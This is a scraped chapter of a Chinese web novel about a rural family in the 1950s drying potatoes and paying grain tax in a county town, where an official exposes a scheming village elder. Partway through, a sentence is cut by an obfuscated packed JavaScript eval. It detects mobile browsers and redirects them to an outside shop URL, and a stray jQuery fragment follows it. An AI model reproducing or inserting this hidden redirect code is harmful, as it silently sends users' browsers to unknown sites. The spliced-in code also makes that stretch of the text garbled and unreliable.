文趣网 > 都市小说 > 从曾外祖开始经营家族 > 13. 交税到县城
    陈宗梨先在山界外围,摊晒着柴火的地方,去巡视查看了一趟。

    点完堆数很满意:“都干透了,也没遭人偷。”

    同时就地取材,砍来藤条或细长有韧性的枝条,充做绳子,把柴火收拢捆好。

    接着才往山里深入一段。

    从杂木、灌木丛生的地方开始,提起镰刀,弯腰唰唰开割。

    遇到粗些的杂木,就用镰刀厚实的尾柄段,扬臂大力劈砍。

    砍倒的柴火木,根据粗细不同,分作硬柴和软柴,大致分开整齐地摊晒在身后。

    等到下次再来,差不多已经晾晒干枯,就能捆了扛回家去。途中遇到松树、枞树、椿树等,这些能做木材的树木——

    间距太密的,就挑细小歪脖子的砍了,当作硬柴烧火。

    间距合适的,品相不错的,就留着它们长粗长高。

    以后建房翻新,娶媳嫁女打造家具时,便能派上用场了。

    唰、唰、唰——

    咄、咄、咄——涂元晴听着白噪音一般的砍柴声。

    看着她曾外婆动作利落,凭手中一把镰刀蚕食密林,留下身后满山柴火!

    这不和修剪草坪,清理多年无人居住院落的减压视频,看着一样过瘾?

    沉浸式观看好半晌。

    涂元晴才没有再偶尔点击屏幕,以防进入“旁观”模式缩略动作和时间。

    切换视角,回到家里。

    ……

    赵家芳带着两个小娃,在家晒洋芋果果。

    “桃娃儿,我教你。”

    “这种拇指般大的小洋芋,带皮煮了吃,会很麻嘴。”

    “刮皮吃嘛又太小,上不了手,一刮就整个都给刮没了。”

    “就可以在天气好的时候,挑出来淘洗干净,整个煮熟后用冷水泡凉,再剥了皮,整个或者一剖两半,摊开晒几天大太阳,晒成洋芋果果。”

    “洋芋果果经得住久放,吃的时候提前小半天泡发,和腊肉一起炖,不仅不会麻嘴了,还香糯得很!”石自桃自清楚记事以来,每年晒洋芋果果的时候,奶奶都会教她一遍。

    她也不觉得啰唆,还是认真地听着:“哦!我记住了。”

    学生懂事好学,赵家芳教得也就开心。

    “还有个头大些的洋芋,也可以煮熟剥皮,厚厚的切成块,晒成洋芋块块。”

    “或者大个洋芋刮皮之后,切成薄片,再焯水到七八成熟,摊开晒成洋芋片片。”

    “洋芋块块和洋芋果果是一样的吃法。至于洋芋片片嘛,可以烧油炸酥起泡,最好撒上白糖,又酥又甜那才是好吃得很!”

    糖是稀罕金贵的东西,油也一样,不管是荤油还是菜籽油,都要精打细算地用。

    记事以来,赵家芳她也只吃过一次撒白糖的炸洋芋片片。

    面对两小娃放光的眼神,赵家芳话锋一转:“不过嘛,洋芋片片还能泡发后炒着吃,尤其是和腊肉一起炒,更好吃!”

    其实还是炸的好吃。哪怕不撒白糖,原味的也很好吃。

    两小娃信服地点头:“哦!!”

    石自桃立马建议:“奶奶,那我们今天也晒一些洋芋片片吧?”

    赵家芳摇头笑笑:“洋芋收成好的时候,一时吃不完,害怕放烂了,才会舍得用大个洋芋来晒块块和片片。”

    “也算是为饭桌上添了一道菜。”

    “可是我们今年又不缺菜吃,洋芋也没多到吃不完,晒块块或片片就太抛费了,所以不晒了。”

    过日子嘛,虽然要用心经营,努力过得好些。

    但同样也要精打细算,不抛费糟蹋东西。

    石自桃听后没有痴缠,懂事地点头:“哦,原来是这样啊!我也记住了。”生活的智慧,就是这样代代传承。

    涂元晴也想念老家她妈晒的洋芋果果,洋芋块块和洋芋片片了。

    所幸现在网店什么都卖,买点很方便。

    就买洋芋片片——干土豆片吧。

    买回来油炸,再撒白糖。

    涂元晴:年幼的外婆,就让大外孙女先替您尝尝,撒白糖的炸洋芋片片是如何香甜酥脆吧。

    不到晌午。

    一锅拇指头般的小洋芋就在煮熟后,被祖孙三人一起剥皮,摊晒在大圆簸箕里。涂元晴点进详细天气预报页面。

    预报显示,未来七天的天气都是晴或多云,无雨的好天时!

    偏东雨的季节也基本过去了,她已能预见两三日后,物资栏和仓库里将会多出:【干土豆粒*XX】。

    在期待收获的心情里,涂元晴再次切换视角。

    跟随进城交农业税的曾外公刘乾国,去看看五十年代的老家县城。

    ……巫阳县城位于长江一处江水回弯的岸边。

    坐落于地势较平缓的山脚和山麓地带。

    城下的临江一线,乱中有序地排列着黄泥墙、青黛瓦的房屋。

    循山势而上,踏青石梯进入县城中心。

    飞檐翘角的黛瓦屋顶上,风吹来的或鸟雀带来的草籽生根发芽,滋生几抹绿色。

    其下白墙斑驳,难分是雨痕,还是石灰皮剥落后裸露的青砖。

    高低错落,鳞次栉比。

    残留有一些南方建筑的古韵古味。

    依山而建的县城中,难得一块相较开阔的平地广场之上。

    大片大片的蓝、黑、灰色块里,洒入了象征丰收的金黄色块。

    那是来交农业税的乡镇农民,挑着粮食。

    刘宗金带路,来到往年交纳公粮的地方。

    看到挤挤挨挨,闹闹哄哄的人群,就确认今年没换地方。

    “新国家的军管会,把旧政府包下来了,在肃清整顿之后,成立了新的县政府。”刘宗金其实一知半解,但为了显得他见多识广,神情语气间一副高深莫测样儿。

    “我们农民嘛,该交公粮就交公粮,听从新政府的政令就是了。”

    刘发元和刘乾国父子俩和其他人一样,不甚理解。

    但道理没错,他们农民嘛,只管种地交公粮,听上面的话就是。

    刘家湾虽然临江,却前不着村后不着店,离县城偏远得很。

    城里有啥风浪,也波及不到他们。

    刘宗金带着刘家湾的队伍,找到他们乡交公粮的位置,有序地排轮次等候。

    等了差不多两刻钟

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17940094|213889||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    ,就轮到他们了。

    刘宗金常日板着的一张马脸,顿时就跟川剧变脸似的,谄笑成了一张褶子脸。

    “大人您辛苦了!”

    一看今年登记收税的官儿,不是他以前来往熟识的那位。

    谄媚劲儿便更浓了:“小的在这里给您问好了!”

    “同志!我党和政府的同志,可不兴以前那一套,寻常说话就是。”

    “我姓余,余永,可以称呼我余同志。”

    余永同志一身正气,严肃地纠正了刘宗金。

    刘宗金尴尬地讪笑两声。

    接着又凑近了,压低声音:“那敢问余同志,我们交公粮,还是按照以前的规矩吧?”

    余同志一个后仰,拉开距离:“我们之间,无不可对人言!你正常嗓门说话就好。”

    接着,面向前方人群,高声问道:“什么以前的规矩?现在只有新中国的规矩!”

    “新中国成立后,为减轻农民税负,农业税由原来农业总收入的百分之十七,降为百分之十三!”

    刘宗金脸色微微一变,但因为脸黑且褶子又多,不太明显。

    闻言,竟也连忙高声接上:“降税负好啊!为我们农民减轻负担啊!新中国就是好!”

    自认为面向人群做完表面功夫。

    刘宗金就又急切地不顾余同志先前的话,盯着对方的眼睛。

    挤眉弄眼,狂抛眼色。

    希望能懂他‘有事私下说’的意图。

    余同志接收到了他的眼色,也大概意会了。

    但正因如此,脸色反而越来越差!

    再次面朝人群,简明扼要地继续大声言明:“我们县的农业税,为常年产量的百分之十三,交税的粮食统一为苞谷。”刘宗金:“今年地里庄稼产量的百分之十三啊……”

    “砰!”

    刘宗金还想言辞含混、曲解蒙骗,余同志怒而一巴掌拍在桌上!

    咬牙切齿,一字一顿:“常、年、产、量!”

    “综合全县多年产量,计算并决定的、广泛适用于全县农民的、合理数目的常年产量!”

    “若无灾害,或农业生产水平大幅提升,以及政策变更。在三五年之间,只要田地亩数没有增减,各户上交的农业税都会是一个固定的数目,不会今年少、明年多!”

    余同志的目光如刀,刮在刘宗金脸上,似要把他那一张老脸皮剥下来!

    他可太清楚以前农业税里的猫腻了,就像眼前这样:一个领头的农户,和旧政府收税人员勾结,隐瞒剥削农户税粮!

    刘宗金的一张老脸上,有尴尬、惧怕,以及颜面扫地的羞恼。

    总之是笑不出来了。

    讷讷地辩解:“这、这样啊,老头子我年老昏聩,又愚昧无知,从来都是上面啷个说,我们就啷个做……”事情暴露,就把责任一推二五六。

    余同志腾地站起身,不愿与他多说。

    指挥道:“一户一户地来,挨个过秤登记。若税粮有多的,就原路挑回家去。”

    刘发元与儿子刘乾国视线交汇。

    后者一脸迷茫,搔搔后脑勺:爸,你看我做啥?刘发元:他和这傻娃子真是没话说!